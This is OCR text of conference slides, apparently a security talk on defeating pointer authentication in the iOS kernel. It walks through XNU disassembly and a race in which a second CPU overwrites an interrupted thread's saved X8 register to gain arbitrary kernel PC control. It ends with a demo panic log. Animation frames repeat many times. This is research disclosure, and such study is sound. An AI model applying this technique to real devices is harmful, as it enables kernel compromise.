
Interrupt exceptions

```
el1_sp0_fiq_vector_long
    ...
    STP     X0, X1, [SP,#arm_context.x0]
    ...
    ADRL    X1, fleh_fiq
    B       fleh_dispatch64

fleh_dispatch64
    STP     X2, X3, [X0,#arm_context.x2]
    STP     X4, X5, [X0,#arm_context.x4]
    STP     X6, X7, [X0,#arm_context.x6]
    STP     X8, X9, [X0,#arm_context.x8]
    ...
```



Bypass #6: Interrupts during thread state signing

```
machine_thread_state_initialize
    ...
    LDR     X0, [X19,#thread.upcb] ; arm_context
    CBZ     X0, loc_FFFFFFF007CD2A34
    MOV     W2, #0  ; cpsr
    MOV     X1, #0  ; pc
    MOV     X3, #0  ; lr
    MOV     X4, #0  ; x16
    MOV     X5, #0  ; x17
    BL      sign_thread_state
    ...
```




Finding a better interrupt point

```
void thread_state64_to_saved_state(new_state, thread_state)
{
    ...
    new_pc = new_state->pc;
    x16 = thread_state->x16;
    x17 = thread_state->x17;
    cpsr = thread_state->cpsr;
    lr = thread_state->lr;
    verify_thread_state(thread_state, thread_state->pc, cpsr,
            lr, x16, x17);
    thread_state->pc = new_pc;
    sign_thread_state(thread_state, new_pc, cpsr,
            lr, x16, x17);
}
```

```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    MOV     X0, X9  ; arm_context *
    LDP     X4, X5, [X0,#arm_context.x16] ; x17
    LDR     X6, [X0,#arm_context.pc]
    LDR     W7, [X0,#arm_context.cpsr]
    LDR     X3, [X0,#arm_context.lr] ; lr
    MOV     X1, X6  ; pc
    MOV     W2, W7  ; cpsr
    BL      verify_thread_state
    MOV     X1, X6
    MOV     W2, W7  ; cpsr
    MOV     X1, X11 ; pc
    STR     X1, [X0,#arm_context.pc]
    BL      sign_thread_state
    MOV     X30, X8
    ...
    RET
```

```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    MOV     X0, X9   ; arm_context *
    LDP     X4, X5, [X0,#arm_context.x16] ; x17
    LDR     X6, [X0,#arm_context.pc]
    LDR     W7, [X0,#arm_context.cpsr]
    LDR     X3, [X0,#arm_context.lr] ; lr
    MOV     X1, X6   ; pc
    MOV     W2, W7   ; cpsr
    BL      verify_thread_state
    MOV     X1, X6
    MOV     W2, W7   ; cpsr
    MOV     X1, X11 ; pc
    STR     X1, [X0,#arm_context.pc]
    BL      sign_thread_state
    MOV     X30, X8
    ...
    RET
```



LR (X30) saved to X8 during function calls

```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    MOV     X0, X9  ; arm_context *
    LDP     X4, X5, [X0,#arm_context.x16] ; x17
    LDR     X6, [X0,#arm_context.pc]
    LDR     W7, [X0,#arm_context.cpsr]
    LDR     X3, [X0,#arm_context.lr] ; lr
    MOV     X1, X6  ; pc
    MOV     W2, W7  ; cpsr
    BL      verify_thread_state
    MOV     X1, X6
    MOV     W2, W7  ; cpsr
    MOV     X1, X11 ; pc
    STR     X1, [X0,#arm_context.pc]
    BL      sign_thread_state
    MOV     X30, X8
    ...
    RET
```

LR (X30) saved to X8 during function calls

X8 can be changed during an interrupt!

Bypass #6 idea


- Thread A: Pin to CPU #4 (receives many interrupts)
- Thread B: Pin to CPU #5 (receives few interrupts)
- Thread A: Loop on `thread_set_state()`
- Thread B: Monitor CPU #4's `cpu_data` for an interrupt
- Thread A: Gets interrupted just before "`MOV X30, X8`"
- Thread B: Overwrite CPU #4's saved `X8` register value
- Thread A: Returns from interrupt handler, resumes at "`MOV X30, X8`"
- Thread A: Executes "`RET`", jumps to arbitrary PC

```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User



```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)

```
thread_state64_to_saved_state
    ...
    MOV      X8, X30
    ...
    MOV      X30, X8
    ...
    RET
```

```
machine_thread_set_state
    ...
    BL       thread_state64_to_saved_state
    ...
```

Kernel

User


```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)


```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```



```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User




```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)




```
thread_state64_to_saved_state
    ...
  ▶ MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User



```
thread_set_state()
```

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```


Thread A (CPU 4)

Thread B (CPU 5)

```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
  ▶ MOV     X30, X8
    ...
    RET

machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User




```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)




```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
  ▶ RET
```

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User




```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)




```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User



```
thread_set_state()
```

Thread A (CPU 4)


```
if (cpu_4_interrupted)
     overwrite_saved_x8()
```

Thread B (CPU 5)

```
thread_state64_to_saved_state
    ...
  ▶ MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET

machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User




```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)


```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```



```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User



```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)


X0
X1
X2
⋮
X8
⋮
X29
LR
SP
PC
CPSR
pac_sig

```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel


User




```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread A (CPU 4)

Thread B (CPU 5)



```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```


```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

CPU 4: Execute interrupt handler

```
el1_sp0_fiq_vector_long
    ...
    ERET
```

Kernel

User



```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)

```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```


CPU 4:
Execute interrupt handler

```
el1_sp0_fiq_vector_long
    ...
    ERET
```

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel


User



Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)



```
thread_state64_to_saved_state
    ...
    MOV      X8, X30
    ...
    MOV      X30, X8
    ...
    RET
```


CPU 4: Execute interrupt handler

```
el1_sp0_fiq_vector_long
    ...
    ERET
```

```
machine_thread_set_state
    ...
    BL       thread_state64_to_saved_state
    ...
```

Kernel

User




```
thread_set_state()
```

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread A (CPU 4)

Thread B (CPU 5)




```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```


CPU 4:
Execute interrupt handler

```
el1_sp0_fiq_vector_long
    ...
    ERET
```

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User




```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)

X0
X1
X2
⋮
X8
⋮
X29
LR
SP
PC
CPSR
pac_sig



```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```


```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

CPU 4:
Execute interrupt handler

```
el1_sp0_fiq_vector_long
    ...
    ERET
```

Kernel

User




```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)



CPU 4: Execute interrupt handler


```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```

```
el1_sp0_fiq_vector_long
    ...
    ERET
```

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User





```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)






```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```

CPU 4:
Execute interrupt handler


```
el1_sp0_fiq_vector_long
    ...
    ERET
```



```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User




```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)




```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
    RET
```

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User




```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)




```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
  ▶ MOV     X30, X8
    ...
    RET
```

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User




```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
     overwrite_saved_x8()
```

Thread B (CPU 5)




```
thread_state64_to_saved_state
    ...
    MOV      X8, X30
    ...
  ▶ MOV      X30, X8
    ...
    RET
```

```
machine_thread_set_state
    ...
    BL       thread_state64_to_saved_state
    ...
```

Kernel

User




```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)




```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
  ▶ RET
```

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User




```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)


```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
  ▶ RET
```



```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User



```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)


```
thread_state64_to_saved_state
    ...
    MOV     X8, X30
    ...
    MOV     X30, X8
    ...
  ▶ RET
```

PC control!

```
machine_thread_set_state
    ...
    BL      thread_state64_to_saved_state
    ...
```

Kernel

User



```
thread_set_state()
```

Thread A (CPU 4)

```
if (cpu_4_interrupted)
    overwrite_saved_x8()
```

Thread B (CPU 5)

DEMO

panic-full-2020-02-17-132114....

"build" : "iPhone OS 13.3 (17C54)",
"product" : "iPhone12,3",
"kernel" : "Darwin Kernel Version 19.2.0: Mon Nov 4 17:46:45 PST 2019; root:xnu-6153.60.66~39\/RELEASE_ARM64_T8030",
"incident" : "30E07616-66A8-425C-8D40-4B570531CDF5",
"crashReporterKey" : "bc51922c773e3ee642f1e730544045c6bd181e49",
"date" : "2020-02-17 13:21:12.40 -0800",
